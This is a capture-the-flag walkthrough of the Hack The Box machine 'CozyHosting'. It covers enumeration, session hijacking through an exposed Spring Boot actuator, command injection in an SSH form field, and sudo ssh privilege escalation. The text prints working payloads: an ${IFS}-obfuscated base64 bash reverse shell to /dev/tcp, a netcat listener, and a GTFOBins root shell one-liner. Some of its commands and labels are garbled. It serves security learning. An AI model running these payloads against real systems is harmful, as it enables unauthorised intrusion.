

CozyHosting

26 February 2024 13:34

Ip - 10.10.11.230

Strating with nmap :

nmap -Pn -t3 ip and its shows open port then we do **nmap -A -p21,80 ip -oN nmap.txt**

```
# Nmap 7.94SVN scan initiated Sun Feb 25 11:40:33 2024 as: nmap -A -p21,80 -oN nmap.txt 10.10.11.230
Nmap scan report for cozyhosting.htb (10.10.11.230)
Host is up (0.34s latency).
```

```
POR STATE SERVICE VERSION
21/tcp closed ftp
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Sun Feb 25 11:40:52 2024 -- 1 IP address (1 host up) scanned in 19.67 seconds

Now after we move to port 80 and see that there is a website , here I explore manually and we fet a login functionality .

Lets use dirsearch

dirsearch -u <http://cozyhosting.htb/>

and it gives juicy result

```
(kal㉿ kali) :~/Desktop/HTB/CozyHosting$ dirsearch -u http://cozyhosting.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

[...]
v0.4.3
[...]
awesome (alande)                               Dev environment

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/HTB/CozyHosting/reports/http_cozyhosting.htb/_24-02-26_09-09-33.txt

Target: http://cozyhosting.htb/ [Automatic patching]

[09:09:33] Starting:
[09:10:24] 200 - OB - /;adm
[09:10:24] 200 - OB - /;json
[09:10:24] 200 - OB - /;login
[09:10:24] 200 - OB - /;json/ connect the private key that you received upon registration should be included
[09:10:24] 200 - OB - /;login/
[09:10:24] 200 - OB - /;admin/
[09:10:24] 400 - 435B - /.../.../.../.../.../etc/passwd
[09:10:28] 400 - 435B - /a%65.aspx added!
[09:10:31] 200 - 634B - /actuator
[09:10:31] 200 - OB - /actuator;/beans
[09:10:31] 200 - OB - /actuator;/conditions
[09:10:31] 200 - OB - /actuator;/auditevents
[09:10:31] 200 - OB - /actuator;/auditLog
[09:10:31] 200 - OB - /actuator;/configprops
[09:10:31] 200 - OB - /actuator;/caches
[09:10:31] 200 - OB - /actuator;/configurationMetadata
[09:10:31] 200 - OB - /actuator;/dump
[09:10:31] 200 - OB - /actuator;/env
[09:10:31] 200 - OB - /actuator;/events
[09:10:31] 200 - OB - /actuator;/exportRegisteredServices
[09:10:31] 200 - OB - /actuator;/features
[09:10:31] 200 - OB - /actuator;/flyway
[09:10:31] 200 - OB - /actuator;/healthcheck
[09:10:31] 200 - OB - /actuator;/health
[09:10:31] 200 - OB - /actuator;/httptrace
```

During this directory fuzzing, while going through the endpoints, we find a directory which contains JESSONIDs of the users. (/actuators/sessions)

```
> {
  "5E5E5938CA021209333FF8597FCBB05": "UNAUTHORIZED",
  "8227290F88B2841CD086689C0ED0628": "kanderson"
}
```

Raw Parse

So we tried to log in by replacing our JSESSIONID with this JSESSIONIDs in Burp Suite, (Hint: You can use Replace feature in request to autoreplace the cookie with the new value, if you don't replace JSESSIONID in every request, you'll be logged out), once you replace it, you'll be logged in!

But I used Inspect (storage) to perform cookie positioning.

The screenshot shows the Burp Suite interface with the 'Storage' tab selected. In the left sidebar, under 'Cookies', there is a single entry for the domain 'cozyhosting.hbt'. The cookie is named 'JSESSIONID' with the value 'CE16F9C7E552346B10EEA33F49F6DBD'. Other sections like 'Cache Storage', 'Indexed DB', 'Local Storage', and 'Session Storage' are also visible.

The screenshot shows the 'Admin Dashboard' of the Cozy Cloud application. On the left, there is a table titled 'Recent Sales | Today' with the following data:

#	Host	Description	Cost	Status
#22457	suspicious mcnulty	Static content	\$64	Patched
#22147	boring mahavira	API server	\$47	Pending
#2049	stoic varahamihira	Metrics backend	\$147	Patched
#2644	tender mirzakhani	Website	\$67	Not patched
#2644	sleepy mcclintock	Administrator panel	\$105	Patched
#2644	cranky mcnulty	Test runner	\$82	Not patched
#2644	goofy kalam	CI/CD	\$99	Patched
#2644	reverent archimedes	Test pipeline	\$24	Patched
#2644	awesome lalande	Dev environment	\$53	Not patched

On the right, there is a pie chart titled 'Running software | Today' showing the status distribution of running software. The legend indicates: Pending scan (blue), Up to date (green), and Per (yellow).

Now, on this dashboard we find that there was a functionality running which serves an ssh connection to its users.

The screenshot shows the 'Admin Dashboard' with a modal window titled 'Include host into automatic patching'. The modal contains a note: 'Please note: For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.' Below this, there is a 'Terminal' section with 'Connection settings' fields for 'Hostname' and 'Username', and buttons for 'Submit' and 'Reset'.

After giving random hostname & username , we captured the request in BurpSuite. Then we tried to send the request (using Burp Repeater) without giving the username & it responds as a ssh command help section.

Burp Suite Community Edition v2023.9.4 - Target

Request to http://cozyhosting.hbt:80 [10.10.11.230]

Forward Drop Intercept is on Action Open browser

```

1 POST /executessh HTTP/1.1
2 Host: cozyhosting.hbt
3 Content-Length: 23
4 Cache-Control: no-store
5 Upgrade-Insecure-Requests: 1
6 Origin: http://cozyhosting.hbt
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://cozyhosting.hbt/admin
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: JSESSIONID=22B82B0188C9F0AB4FF40F463914F62
14 Connection: close
15
16 host=127.0.0.1&username=host

```

And this is the response to the request above!

Burp Suite Community Edition v2023.9.4 - Temporary Project

Response from http://cozyhosting.hbt:80 [10.10.11.230]

Forward Drop Intercept is on Action Open browser

```

1 HTTP/1.1 302
2 Date: Mon, 04 Dec 2023 04:10:10 GMT
3 Location: http://cozyhosting.hbt/admin/error=usage: ssh [-d] [options] [TtVvXxYy] [-B bind_interface] [-b bind_address] [-c cipher_spec] [-D [bind_address]:port] [-E log_file] [-e escape_char] [-f config_file] [-I pkcs11] [-i identity_file] [-j [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]] destination [command [argument ...]]/bin/bash]
4 Connection: close
5 Upgrade-Insecure-Requests: 1
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 0
8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 X-Frame-Options: DENY
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```

```
(kat@kat) [~]/Desktop/HTB/Cozyhosting
└─$ ssh:@host
usage: ssh [-46AaCfGgKkMNsTtVvXxYy] [-B bind_interface] [-b bind_address]
           [-c cipher_spec] [-D [bind_address]:[port]] [-E log_file]
           [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file]
           [-J destination] [-L address] [-l login_name] [-m mac_spec]
           [-O ctl_cmd] [-o option] [-P tag] [-p port] [-R Address]
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
           destination [command [argument ...]]
           ssh [-Q query_option]
Command '@host' not found, did you mean:
  command 'host' from deb bind9-host
  command 'rhost' from deb jdresolve
  command 'khost' from deb knot-host
  command 'xhost' from deb x11-xserver-utils
  command 'qhost' from deb gridengine-client
Try: sudo apt install <deb name>

```

Here we can see both errors are same

This shows that it's sort of ssh command usage, lets try few more things.

Using ‘sudo -l’ to list allowed and forbidden commands for the user ‘josh,’ we discovered that ‘josh’ can run the following command on localhost: ‘(root) /usr/bin/ssh *,’ granting root privileges. After that, we tried to send the username with single quote (test’) & its shows that there was an error created during the “/bin/bash -c “ execution process.

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is being sent to the endpoint '/executessh'. The payload contains a shell command: 'host=127.0.0.1&username=test''. In the Response tab, the server returns an error message indicating a syntax error: 'syntax error: unexpected end of file'. The full response content is as follows:

```

HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 10 Dec 2023 19:12:59 GMT
Content-Length: 14
Location: http://cozyhosting.hbt/admin?error=/bin/bash: -c: line 1: unexpected EOF while looking for matching ``'`/bin/bash: -c: line 2: syntax error: unexpected end of file
Content-Type: application/x-www-form-urlencoded
Content-Encoding: gzip
Content-Length: 14
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Content-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY

```

Defense: SELinux contexts are effective in preventing programs from executing within the /tmp directory, especially those that rely on sockets.

Injecting commands using the HTML POST protocol resembles the **MITRE ATT&CK**

Technique T1059.004 — Command and Scripting Interpreter: Unix Shell

Lets try a simple ping command back to the attacker’s machine. Looks like the attacker can ping the attacker machine from the target using command injection by entering the following in the username field.

```
;ping${IFS}-c4${IFS}10.10.14.80;#
```

The \${IFS} is the equivalent to a white space character.

Lets try making our own payload which will give an reverse shell while executed by the machine or You can use any of the reverse-ssh payload available on the Internet.


```
echo"bash -i >& /dev/tcp/<your-ip>/<your-port> 0>&1" | base64-w 0
```

```
vikas@viks-hp:~$ echo "bash -i >& /dev/tcp/10.10.11.230:5333 0>&1" | base64 -w 0
YmFzaCAtSA+JiAvZGV2L3RjcC8xMC4xMC4xMS4yMzA6NTMzMMyAwPiYxCg==vikas@viks-hp:~$
```

Use the created payload in the reverse shell payload and pass it to parameter. What it does, it decodes the base64 shell code and pass it to the bash in the server. (\$IFS%?? is the equal to white space character).

```
;echo${IFS%??}"<your payload here>"${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```

We'll send this payload as the username with URL encoded & started a listener on our machine.



After encoding it into url and sending a request

Burp Suite Community Edition v2023.9.4 - Temporary Project

Request

```

1 POST /executeshell HTTP/1.1
2 Host: cozyhosting.htb
3 Content-Length: 29
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://cozyhosting.htb
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://cozyhosting.htb/admin
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
13 Cookie: JSESSIONID=359CA15884B80EE2A1FC864606F7DACE
14 Connection: close
15
16 host=127.0.0.1&username=
%3becho${IFS%25%3f%3f}"YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg==${IFS%25%3f%3f}
%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}base64${IFS%25%3f%3f}-d${IFS%25%3f%3f}|${IFS%25%3f%3f}bash%3b
17

```

Response

Once, we set up netcat listener with the IP address and port we used in payload, we are good to go to send the request and get a shell!

```
nc -nvlp <your_given_port>
```

```

vikas@viks-hp:~/Downloads$ nc -nlvp 5333
Listening on 0.0.0.0 5333
Connection received on 10.10.11.230 40630
bash: cannot set terminal process group (1064): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$
```

```
;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg==${IFS%??}
${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;
```

This 1 st one is my final payload and in 2nd part I encode it usinh entrl+u

```
%3becho${IFS%25%3f%3f}"YmFzaCAtaSA%
2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}
%2bJiAvZGV2L3RjcC8xMC4xMC4xNC4xNTMvNjk2OSAwPiYxCg%3d%3d"${IFS%25%3f%3f}|${IFS%25%3f%3f}base64${IFS%25%3f%3f}-d${IFS%25%3f%3f}|${IFS%25%3f%3f}bash%3b
```


```
(kali㉿ kali)-[~]
└─$ nc -lvp 6969
listening on [any] 6969 ...
connect to [10.10.14.153] from cozyhosting.htb [10.10.11.230] 41550
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id -et temporary key 253 bits X25519
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ ss -tlnp
ss -tlnp //64 exploit-exit-notify,fun-ipv6,route-gateway,10.10.14.1,topology subnet,ping 10
State Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
LISTEN 0 128 0.0.0.22 0.0.0.0:*
LISTEN 0 244 [127.0.0.1:5432] 0.0.0.0:*
LISTEN 0 100 [:ffff:127.0.0.1]:8080 *:* users:(("java",pid=1065,fd=19))
LISTEN 0 128 [:]:22 [:]:*
app@cozyhosting:/app$
```

Here on this shell we got a <something>.tar file8.

The Spring Boot web application is contained within the /app/cloudhosting-0.0.1.jar file.

Here after that I start python server and get that .jar file and I use

There after, we opened this file using ‘jadx-gui’ & got the PostgreSQL database’s username & password.





Here I get all necessary details :

We successfully logged into the PostgreSQL database using these username & password.



Finding plaintext password on a compromised system is a **MITRE ATT&CK Technique T1552** — Unsecured Credentials

```
psql -h 127.0.0.1-U postgres
```

```
\ccozyhosting
```



\c is used to connect to specific database in our case, its Cozyhosting

Here we got a hash-value of the password .

\d is used to see all the tables in the database.

```
\d
```

```
select* fromusers;
```



Lets crack the password using john-the ripper!!



We also find a user named 'josh' in /etc/passwd !!



Now using this username & password we successfully get the ssh shell & user flag





Here we get the user shell

Now for Root shell lets shell

sudo -l



There was a simple payload at GTFOBINS which successfully allows us to get the shell as the superuser(root).

sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x



By this way we Compromise the machine and gain root shell.